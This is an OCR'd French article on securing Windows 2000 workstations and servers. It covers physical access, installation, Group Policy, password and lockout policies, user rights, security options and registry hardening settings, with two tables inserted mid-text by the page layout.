Dans le cas d'une entreprise, la démarche de sécurisation commence par la rédaction d'une politique de sécurité, qui suppose d'avoir effectué auparavant un bilan de l'organisation et des processus de l'entreprise et une analyse des risques. Ensuite seulement vient la définition de l'architecture de sécurité, puis son implémentation, suivie au besoin par un audit de configuration et des tests d'intrusion.
Dans le cas d'un particulier, celui-ci devra définir ses besoins et ses risques (accès permanent à Internet, par exemple).

Niveaux de sécurité

Windows 2000 permet d'établir différents niveaux de sécurité. Parmi ces différents niveaux, pourquoi ne pas choisir systématiquement le plus haut ? La raison principale est que plus un système est protégé, plus les utilisateurs risquent d'être entravés dans l'exécution de leurs tâches courantes. De plus, la mise en place et la gestion de la sécurité constituent une charge supplémentaire pour les administrateurs.
D'autre part, si la sécurité est trop contraignante, les utilisateurs peuvent être tentés de la contourner pour faciliter leur travail (mot de passe écrit sur un Post-It collé sous le clavier, sessions jamais fermées, etc.).
Il est donc nécessaire d'évaluer votre besoin de sécurité afin de trouver le juste équilibre entre niveau de sécurité et facilité de travail pour les utilisateurs avant de mettre en œuvre une configuration de sécurité. De plus, la mise en œuvre de paramétrages de sécurité a un impact direct sur le fonctionnement du système. En particulier, certaines applications peuvent exiger des paramètres moins stricts afin de fonctionner correctement. Il faut donc évaluer avec soin chacune des recommandations préconisées ici en la replaçant dans le contexte de votre système d'information, afin de s'assurer que celui-ci fonctionnera toujours après l'application de la recommandation.

Sécurité physique

La pièce dans laquelle se trouve l'ordinateur, surtout lorsqu'il s'agit d'un serveur critique, devra bien sûr être fermée à clé. L'idéal serait que cette pièce se trouve dans un bâtiment dont l'accès est autorisé aux seules personnes habilitées. Dans le cas d'un ordinateur portable, utilisez un câble antivol.
Le déni de service le plus évident est l'interruption du courant électrique : utilisez une protection contre les surtensions et/ou un onduleur pour protéger l'ordinateur et éviter toute perte de données ou altération des partitions au cours d'un arrêt brutal.

Faites également attention aux risques de type incendie ou dégâts des eaux en respectant les normes de locaux en vigueur.

Contrôle d'accès à l'ordinateur

C'est dorénavant un fait établi qu'il est impossible de sécuriser totalement un ordinateur si on peut y accéder physiquement. Il est conseillé de prendre au minimum les mesures suivantes :

- Si l'ordinateur est une station de travail, configurez un mot de passe de démarrage dans le BIOS, et protégez également la configuration de celui-ci par un mot de passe d'administration. Dans le cas d'un serveur, si vous voulez qu'il redémarre automatiquement en cas de coupure de courant par exemple, ne mettez pas de mot de passe de démarrage.

• Evitez les multi-boot, qui permettent de démarrer l'ordinateur avec un autre système d'exploitation.

• Désactivez l'amorçage par disquette dans la configuration du BIOS. Si possible, retirez le lecteur de disquettes, afin d'empêcher le démarrage sur un système d'exploitation permettant d'utiliser des utilitaires comme NTFSDOS pour accéder aux partitions NTFS.

• Si l'ordinateur possède une serrure physique, verrouillez-la et conserver la clé dans un endroit sûr. Toutefois, si la clé est perdue ou inaccessible, il se peut qu'un utilisateur autorisé soit dans l'incapacité de travailler sur l'ordinateur. Attention donc aux auto-dénis de service induits par des procédures mal définies.

• Toutes les partitions du disque dur doivent être au format NTFS. Il n'est plus nécessaire d'avoir au minimum une partition FAT en cas de crash des partitions NTFS : la console de récupération de Windows 2000 contient les outils nécessaires dans ce cas.

Installation de Windows 2000

Les étapes à suivre pour l'installation de Windows 2000 sont les suivantes :

• Pour un serveur placé en milieu hostile (DMZ par exemple), choisissez une installation en serveur autonome dans un groupe de travail, donc sans Active Directory.

• Prévoyez plusieurs partitions pour le système, les applications, les fichiers de logs, sans oublier une partition spéciale pour le serveur Web s'il doit y en avoir un.
Puis installez les services supplémentaires nécessaires : serveur Web, SMTP, etc.

• Installez ensuite le dernier Service Pack. Actuellement, il s'agit du SP2 **plus le SRP** pour Windows 2000. Le SRP (Security Rollup Package) est un ensemble de correctifs concernant la sécurité, situé entre le SP2 et le futur SP3. Vous pouvez les télécharger à l'URL suivante : **http://www.microsoft.com/windows2000/downloads**

• Installez ensuite les derniers Hotfixes post-SRP concernant les fonctionnalités que vous conserverez sur votre système (ceux dont vous avez explicitement besoin). Attention, les hotfixes nécessitent une installation dans un ordre chronologique précis. Vous pouvez les télécharger à l'URL suivante :

http://windowsupdate.microsoft.com

• Arrêtez les services non utilisés. A titre d'information, les services vraiment indispensables pour faire fonctionner une station de travail Windows 2000 sont limités à la liste suivante :

Event Log
NT LM Security Support Provider
Plug and Play
Protected Storage
Remote Procedure Call (RPC)
Security Accounts Manager
System Event Notification

Notez que même le service Server est arrêté. Si vous n'avez pas de partage réseau, ce n'est pas un problème. Par contre, l'explorateur d'ordinateurs sera arrêté également, et vous ne pourrez plus lister les ordinateurs si vous êtes dans un domaine.

• Désinstallez les protocoles réseaux non utilisés (IPX/SPX, NetBEUI)

• Désactivez les services réseaux non utilisés sur certaines cartes réseaux (typiquement NetBIOS si on n'a pas à accéder à des partages réseaux sur un LAN).

• Installez vos applications et leurs correctifs éventuels. Testez votre serveur et vérifiez qu'il peut communiquer à travers le réseau et que les applications et services fonctionnent.


• Créez une disquette de réparation d'urgence : utilisez l'utilitaire de Backup et cliquez sur le bouton " Disquette de réparation d'urgence ".

Paramétrage du système

L'application des paramètres de sécurité qui vont suivre dans cet article et le suivi des serveurs une fois configurés peuvent être laborieux s'il faut jongler avec le gestionnaire des utilisateurs, l'éditeur de stratégies, l'explorateur Windows, l'éditeur de Registre, le journal des évènements et le panneau de configuration des services.

Mais Windows 2000 est livré en standard avec un outil permettant de gérer depuis un seul et même endroit tous les paramètres liés à la sécurité du système local: l'outil d'administration nommé " **Stratégie de Sécurité Locale** " (et " Stratégie de Sécurité du domaine " dans le cas d'un Contrôleur de Domaine). Il est même possible d'ajouter dans cet outil ses propres paramètres de sécurité (les options de sécurité correspondant à des clés de la base de registre sont

situées dans la clé `HKLM\SOFTWARE\Microsoft\Windows NT\CurrentVersion\SeCEdit\Reg Values`).
Windows 2000 dispose également d'un outil permettant de prédéfinir des profils de sécurité, puis d'analyser un système par rapport à ces profils et enfin d'appliquer ceux-ci au système : il s'agit de l'outil " **Configuration et Analyse de la Sécurité** ", qui se présente lui aussi sous la forme d'un " composant enfichable " qui s'installe dans la MMC (Microsoft Management Console), l'interface graphique de gestion centralisée du système :



Attention : dans le cas d'un poste situé dans un domaine, les options de sécurité du domaine ont priorité sur les options de sécurité locales en cas de conflit.

En effet, dans Active Directory, il est possible (et conseillé) de définir des Stratégies de Groupe, qui peuvent s'appliquer à tout conteneur Active Directory : sites, domaines et Unités Organisationnelles (OU).


Les Stratégies de Groupe

Les stratégies de groupe affectent tous les utilisateurs et tous les ordinateurs du conteneur auxquelles elles s'appliquent, et peuvent être contrôlées ensuite par les groupes auxquels appartiennent l'utilisateur et l'ordinateur.

L'ordre d'application des stratégies de groupe est le suivant :


- Stratégies style NT 4.0 (NTConfig.pol)
- Stratégie de Groupe locale
- Stratégies de site, dans l'ordre administratif
- Stratégies de domaine, dans l'ordre administratif
- Stratégies d'OU, du haut vers le bas et dans l'ordre administratif

Par défaut, les dernières stratégies " écrasent " les premières. Il est donc extrêmement important de bien définir ses stratégies de groupe afin que les paramètres de sécurités soient appliqués dans le bon ordre.
Pour créer une stratégie de groupe, ouvrez l'outil d'administration " Utilisateurs et Groupes Active Directory " sur votre contrôleur de domaine, faites un clic droit sur le conteneur de votre choix et choisissez Propriétés. Cliquez sur l'onglet




Stratégie de Groupe :

Vous pouvez alors créer les stratégies de votre choix sur chacun des conteneurs de votre forêt Active Directory :



Délégation d'administration

Windows 2000 permet de déléguer l'administration des élé-



ments d'Active Directory :
Il est conseillé d'utiliser cette possibilité afin de simplifier la tâche des administrateurs et d'assurer une administration plus proche des ressources.

Gestion des comptes

Sous Windows 2000, la gestion des comptes locaux (définis dans la base SAM de la machine locale) se fait par l'outil d'administration " Gestion de l'Ordinateur " (nœud " Utilisateurs et Groupes Locaux "). Les comptes de domaine, définis dans Active Directory, sont gérés grâce à l'outil d'administration " Utilisateurs et Ordinateurs Active Directory ".

Voici quelques recommandations :

- Utilisez des comptes distincts pour l'administration et l'activité de tous les jours des utilisateurs. Pour éviter toute modification accidentelle de ressources sensibles, il est conseillé d'utiliser le compte ayant le moins de privilèges pour effectuer la tâche souhaitée. Les virus notamment peuvent causer beaucoup plus de dommages s'ils sont activés par l'intermédiaire d'un compte ayant des privilèges élevés.

- Utilisez la commande `RunAs` pour lancer des outils d'administration avec des privilèges plus élevés, par exemple.

- Renommez le compte Administrateur en un compte moins évident. Ce compte très puissant est le seul qui ne peut être verrouillé interactivement à la suite de plusieurs échecs de tentatives d'ouverture de session. Les attaquants essaieront donc en priorité de pénétrer dans le système en tentant de trouver le mot de passe de ce compte. Vous pouvez de plus ajouter un compte leurre aux privilèges réduits nommé Administrateur. Dans tous les cas, choisissez un mot de passe extrêmement fort pour le compte Administrateur réel. Si ce mot de passe comporte plus de 14 caractères, son hash LanMan ne sera pas stocké dans la SAM. Il ne restera donc que le hash NTLM, beaucoup plus complexe à craquer, car il ne peut être divisé en 2 ensembles de 7 caractères.
Assignez un mot de passe au compte Invité et désactivez-le.

  Remarque : le compte Invité est déjà désactivé sur la version Serveur de Windows 2000.

Ouverture de session

Sous Windows 2000 Professional, la nécessité d'appuyer sur CTRL+ALT+SUPPR n'est pas obligatoire par défaut. Il faut l'activer par l'intermédiaire de l'onglet " Avancé " du panneau de contrôle " Utilisateurs et mots de passe " :

Verrouillage de la station de travail


Paramétrez un écran de veille pour qu'il verrouille automatiquement la session en cas de non-utilisation pendant une durée déterminée. Pour cela, utilisez l'option " Protégé par mot de passe " de votre écran de veille.

Stratégies de comptes

Les stratégies de comptes définies par défaut dans Windows 2000 ne sont pas suffisantes. Paramétrez vos stratégies comme suit :

Stratégie de mots de passe :

cf tableau page suivante



Gestion et robustesse des mots de passe

- Changez de mot de passe fréquemment et en cas de doute de compromission. Evitez de réutiliser les mêmes mots de passe, et n'assignez pas le même mot de passe à des comptes différents.

- Evitez d'utiliser des mots qui peuvent facilement être devinés ou des mots du dictionnaire. Choisissez par exemple une combinaison de lettres, de chiffres et d'autres caractères non alphanumériques.

- N'écrivez votre mot de passe nulle part. Choisissez-en un que vous seul pouvez mémoriser facilement.

Conserver l'historique des mots de passe	**6 ou 7**
Durée de vie maximale du mot de passe	**60 à 90 jours**
Durée de vie minimale du mot de passe	**Bien que ce paramètre semble peu important, s'il n'est pas défini, des utilisateurs pourront contourner la condition de non-réutilisation de leurs anciens mots de passe en changeant immédiatement leur mot de passe plusieurs fois de suite de façon à retomber sur leur mot de passe initial. Paramétrez à 1 jour minimum.**
Les mots de passe doivent respecter des exigences de complexité	**Activé**
Longueur minimale du mot de passe	**7**
Stocker le mot de passe en utilisant le cryptage réversible pour tous les utilisateurs du domaine	**Désactivé**


Forcez l'utilisation de mots de passe complexes. Le fait d'activer l'option " Les mots de passe doivent respecter des exigences de complexité " impose les 3 règles suivantes :

- Le mot de passe ne doit pas contenir le nom de login ou une partie du nom complet de l'utilisateur
- Il doit faire au moins 6 caractères de long
- Il doit contenir des caractères d'au moins 3 des 4 jeux suivants :
  - Alphabétiques minuscules
  - Alphabétiques majuscules
  - Chiffres
  - Caractères non alphabétiques ($,!,%,^, ...)

Par défaut, la base SAM est chiffrée par un équivalent de SYSKEY sous Windows 2000. Toutefois, malgré ce mécanisme de protection, il existe des outils diffusés sur Internet qui permettent tout de même de récupérer ces hashes, sous certaines conditions.

Stratégie de verrouillage de comptes :

cf tableau ci-dessous




Droits utilisateurs

Certains droits utilisateurs nécessitent une modification des groupes et utilisateurs qui possèdent ces droits par défaut :
cf tableau page 49

Il est conseillé d'effectuer les modifications jugées nécessaires à ces droits en fonction des besoins spécifiques du système.

Options de sécurité

Il est possible sous Windows 2000 de configurer directement certains paramètres de sécurité depuis les outils d'administration " Stratégie de sécurité locale " et " Configuration et Analyse de la Sécurité " ou depuis Active Directory :



Les options de sécurité paramètrables directement depuis la Stratègie de Sécurité Locale

Il est recommandé de paramétrer les options de sécurité ainsi :
cf tableau page 50

Paramétrage des clés de la base de registre

D'autres paramètres de sécurité, non accessibles depuis l'outil d'administration " Stratégie de sécurité locale ", doivent se configurer directement dans la base de registre.

Durée de verrouillage des comptes	**Toujours ou au minimum un jour.**
Réinitialiser le compteur de verrouillage du compte après	**5 minutes minimum, plutôt 30 min à 1h**
Seuil de verrouillage du compte	**5**

Attention : en raison de l'importance de la base de registre pour le bon fonctionnement du système, il faut être extrêmement prudent lors de l'édition de celle-ci. Toute erreur peut rendre le système inutilisable au prochain démarrage.

Il est donc fortement recommandé d'effectuer une sauvegarde de la base de registre avant toute modification avec l'outil `regedit.exe`, et de compléter celle-ci par la mise à jour de la disquette de réparation d'urgence (ERD) avec l'outil `ntbackup.exe`.

La prise en compte de l'ensemble des paramètres ci-dessous n'est pas obligatoire : chaque paramètre devra être évalué en fonction des besoins, des risques et des contraintes du contexte de l'utilisateur, et des impacts du paramétrage.

Simplification du système

Désactivez les sous-systèmes OS/2 et Posix : les valeurs suivantes doivent être absentes de la base de registre :

`Os2LibPath` dans la clé :
`[HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Control\SessionManager\Environment`

`Os2` et `Posix` dans la clé :
`\SYSTEM\CurrentControlSet\Control\Session Manager\SubSystems`

Accès anonymes

Interdisez les connexions réseaux anonymes : la valeur `RestrictAnonymous` dans la clé `[HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Control\Lsa` doit être à 1.
La valeur `RestrictNullSessAccess` dans la clé `[HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlS`

Permissions d'accès	Accorder à
Accéder à cet ordinateur depuis le réseau	Utilisateurs authentifiés (ou Utilisateurs), retirer Administrateurs (si ceux-ci ont un accès physique à la machine)
Agir en tant que partie du système d'exploitation	
Ajouter des stations de travail au domaine	
Arrêter le système	Administrateurs
Augmenter la priorité de planification	Administrateurs
Augmenter les quotas	Administrateurs
Autoriser que l'on fasse confiance aux comptes ordinateur et utilisateur pour la délégation	
Charger et décharger des pilotes de périphériques	Administrateurs
Créer des objets partagés permanents	
Créer un fichier d'échange	Administrateurs
Créer un objet-jeton	
Déboguer des programmes	
Forcer l'arrêt à partir d'un système distant	
Générer des audits de sécurité	
Gérer le journal d'audit et de sécurité	Administrateurs
Modifier les valeurs d'env. de microprogrammation	Administrateurs
Modifier l'heure système	Administrateurs
Optimiser les performances système	Administrateurs
Optimiser un processus unique	Administrateurs
Outrepasser le contrôle de défilement	Opérateurs de sauvegarde, Administrateurs
Ouvrir une session en tant que service	Réplicateurs, Comptes de services
Ouvrir une session en tant que tâche	
Ouvrir une session localement	Administrateurs, Opérateurs de sauvegarde, Utilisateurs authentifiés (si station de travail)
Prendre possession des fichiers ou d'autres objets	Administrateurs
Refuser l'accès à cet ordinateur à partir du réseau	Administrateurs (si ceux-ci ont un accès physique à la machine)
Refuser les ouvertures de session locales	Utilisateurs (si serveur isolé)
Refuser l'ouverture de session en tant que service	
Refuser l'ouverture de session en tant que tâche	
Remplacer un jeton niveau de processus	
Restaurer des fichiers et des répertoires	Opérateurs de restauration (créer ce groupe)
Retirer l'ordinateur de la station d'accueil	
Sauvegarder des fichiers et des répertoires	Opérateurs de sauvegarde
Synchroniser les données de l'annuaire Active Directory	
Verrouiller des pages en mémoire	

Option	Paramètrage
Arrêter immédiatement le système s'il n'est pas possible de se connecter aux audits de sécurité	Activé sur un serveur hautement sécurisé Désactivé sur un serveur devant être toujous disponible
Auditer l'accès des objets système globaux	Activé (verbeux)
Auditer l'utilisation des privilèges de sauvegarde et	Au choix (ce paramètre est très verbeux : un événement verbeux : un événement par fichiersauvegardé ou restauré !)
Canal sécurisé : crypter numériquement les données des canaux sécurisés (lorsque cela est possible)	Activé
Canal sécurisé : crypter ou signer numériquement les données des canaux sécurisés (toujours)	Désactivé
Canal sécurisé : nécessite une clé de session forte (Windows 2000 ou ultérieur)	Désactivé
Canal sécurisé : signer numériquement les données des canaux sécurisés (lorsque cela est possible)	Activé
Comportement d'installation d'un fichier non-pilote non signé	Avertir mais autoriser l'installation
Comportement d'installation d'un pilote non signé	Ne pas autoriser l'installation
Comportement lorsque la carte à puce est retirée (si carte à puce)	Verrouiller la station de travail
Console de récupération : autoriser la copie de disquettes et l'accès à tous les lecteurs et dossiers	Désactivé
Console de récupération : autoriser l'ouverture de session d'administration automatique	Désactivé
Contenu du message pour les utilisateurs essayant de se connecter	Exemple : " L'accès non autorisé à cet ordinateur est interdit ".
Créer un fichier d'échange de mémoire virtuelle lors de la fermeture du système (erreur de traduction : effacer le fichier d'échange)	Activé
Déconnecter automatiquement à la fin de la période de connexion autorisée	Activé
Désactiver la combinaison de touches Ctrl+Alt+Suppr. lors de l'ouverture de session	Désactivé
Durée d'inactivité avant la déconnexion d'une session	15 minutes
Empêche la maintenance par le système du mot de passe du compte ordinateur	Désactivé
Empêcher les utilisateurs d'installer des pilotes d'imprimante	Activé
Envoyer un mot de passe non crypté pour se connecter aux serveurs SMB tierce partie	Désactivé
Fermer automatiquement la session des utilisateurs à l'expiration du délai de la durée de session (local)	Activé
Ne pas afficher le dernier nom d'utilisateur dans l'écran d'ouverture de session	Activé
Ne permettre l'accès au CD-ROM qu'aux utilisateurs connectés localement	Activé
Ne permettre l'accès aux disquettes qu'aux utilisateurs connectés localement	Activé
Niveau d'authentification Lan Manager	Envoyer uniquement les réponses NTLM (2), ou Envoyer les réponses LM et NTLM (1) s'il y a des Windows 9x/ME sur le réseau
Nombre d'ouvertures de session précédentes dans le cache (au cas ou le contrôleur de domaine ne serait pas disponible)	0 à 2 Ouvertures de session
Permet au système d'être arrêté sans avoir à se connecter	Désactivé
Permet aux opérateurs de serveur de planifier des tâches (Contrôleurs de domaine uniquement)	Désactivé
Permet l'éjection des supports NTFS amovibles	Administrateurs
Prévenir l'utilisateur qu'il doit changer son mot de passe avant qu'il n'expire	14 derniers jours
Renforcer les autorisations par défaut des objets système globaux (comme les liens de symboles)	Activé
Renommer le compte administrateur	Non défini si déjà fait
Renommer le compte Invité	Non défini si déjà fait
Restrictions supplémentaires pour les connexions anonymes	Aucun accès sans autorisation implicite
Signer numériquement les communications client (lorsque cela est possible)	Activé
Signer numériquement les communications client (toujours)	Désactivé
Signer numériquement les communications serveur (lorsque cela est possible)	Activé
Signer numériquement les communications serveur (toujours)	Désactivé
Titre du message pour les utilisateurs essayant de se connecter	" Attention "

et\Services\LanManServer\Parameters doit être positionnée à 1.
Les valeurs NullSessionPipes et NullSessionShares dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Services\LanManServer\Parameters doivent être vides.

Accès media amovibles

Vérifier que le démarrage automatique des applications sur CD-ROM est interdit. La valeur Autorun dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Services\Cdrom doit être positionnée à 0.

Accès distant à la base de registre

L'accès distant à la base de registre suit les permissions définies sur la clé suivante :

[HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg

Si cette clé n'est pas présente, créez-la explicitement. Vérifiez (avec regedt32.exe, onglet Sécurité) que seuls les Administrateurs ont accès à cette clé, et en consultation seulement.

Afin d'éviter que cette règle d'accès ne puisse être outrepassée pour certaines parties de la base de registre, la clé suivante doit être absente ou vide :

[HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Control\SecurePipeServers\winreg\AllowedPaths.

Partages administratifs

Désactivez les partages administratifs par défaut : pour un serveur, la valeur AutoShareServer dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters doit être positionnée à 0.

Pour une station de travail, la valeur AutoShareWkS dans la clé

[HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters doit être positionnée à 0.

Audit du système

Activez l'audit de tous les privilèges (verbeux) : la valeur FullPrivilegeAuditing dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Control\Lsa doit être positionnée à 1.

Activez l'audit sur les objets de base dès leur création : la valeur AuditBaseObjects dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Control\Lsa doit être positionnée à 1.

Accès distant aux fichiers journaux

Paramétrez la valeur RestrictGuestAccess dans les clés [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Services\EventLog\Application, \SYSTEM\CurrentControlSet\Services\EventLog\Security et \SYSTEM\CurrentControlSet\Services\EventLog\System à 1 afin d'interdire l'accès distant aux fichiers journaux.

Dans le cas d'une machine membre d'un domaine, cette valeur peut ne pas être positionnée pour permettre aux administrateurs d'exploiter les journaux de la machine à distance.

Divers

Vous pouvez configurer votre système pour qu'il ne réponde pas aux explorations réseaux NetBIOS : la valeur Hidden dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet\Services\LanmanServer\Parameters doit être positionnée à 1.

Vérifier que le service de Planning n'est pas utilisable par d'autres utilisateurs que les administrateurs : la valeur SubmitControl dans la clé [HKEY_LOCAL_MACHINE]\SYSTEM\CurrentControlSet \Control\Lsa doit être positionnée à 0.

Protection de la base de registre

Les permissions d'accès par défaut sur les clés de la base de registre sont plus sécurisées sous Windows 2000 que sous Windows NT 4.0. Vous devez utiliser l'utilitaire regedt32.exe pour gérer la sécurité des clés (menu Sécurité).

Vérifiez tout de même que seuls SYSTEM et Administrateurs possèdent le droit Contrôle Total sur l'ensemble de la base de registre (sauf la ruche [HKEY_USERS]).

Vérifiez que le groupe Interactif (et Utilisateurs Authentifiés si des connexions distantes sont nécessaires) ne possède que le droit Lecture sur l'ensemble de la base de registre (sauf [HKEY_USERS]).

Vérifiez que le groupe Interactif ne possède que le droit Lecture sur la clé [HKEY_USERS]\.Default.

Les permissions en écriture doivent être affectées en fonction des différents besoins des diverses applications installées. Certaines applications nécessitent obligatoirement une permission d'accès en écriture pour certaines clés de registre. Accordez donc ponctuellement cette permission en fonction des besoins. Encore une fois, faites très attention au cours de l'affectation des permissions d'accès.

Permissions d'accès aux fichiers et répertoires

Pour pouvoir affecter des permissions d'accès sur les fichiers et répertoires de votre disque, vos partitions doivent bien sûr être au format NTFS.


Les permissions d'accès aux fichiers sont plus sécurisées par défaut sous Windows 2000 que sous Windows NT 4.0 et, de plus, vous bénéficiez du concept d'héritage des permissions. Cependant, le groupe Tout le Monde a toujours, comme sous NT 4.0, le droit Contrôle Total par défaut sur les fichiers du disque en dehors du répertoire système. De même, les partages réseau sont créés avec le droit Contrôle Total pour le groupe Tout le Monde par défaut... Enfin, les partages administratifs (partages cachés C$, D$, ADMIN$, ...) sont également activés par défaut. Il convient de les désactiver dans la stratégie de sécurité locale ou directement dans la base de registre, comme nous l'avons vu.

La technique à suivre pour affecter des permissions d'accès sur un domaine est la suivante :


- On commence par créer des groupes globaux au niveau du domaine dans Active Directory.
- On affecte ensuite les utilisateurs du domaine aux groupes globaux.
- Puis on crée des groupes locaux sur les machines gérant directement les ressources auxquelles les utilisateurs doivent accéder (serveurs de fichiers, serveurs d'impression, etc...).
- On place alors les groupes globaux dans les groupes locaux (remarque : l'inverse est impossible).
- Enfin, on affecte les permissions d'accès aux ressources aux groupes locaux.


En procédant de la sorte et en utilisant la fonction d'héritage des permissions, vous pouvez simplifier la tâche de maintenance des permissions d'accès et, surtout, vous minimisez les risques d'erreurs de configuration. De plus, vous rapprochez physiquement l'administration des ressources de leur localisation géographique.

Pour visualiser l'ensemble des fichiers dans l'explorateur de fichiers, cochez la case " Visualisation des fichiers système/cachés " et décochez la case " Cacher les fichiers protégés du système " dans la boîte de dialogue d'options d'affichage des répertoires :



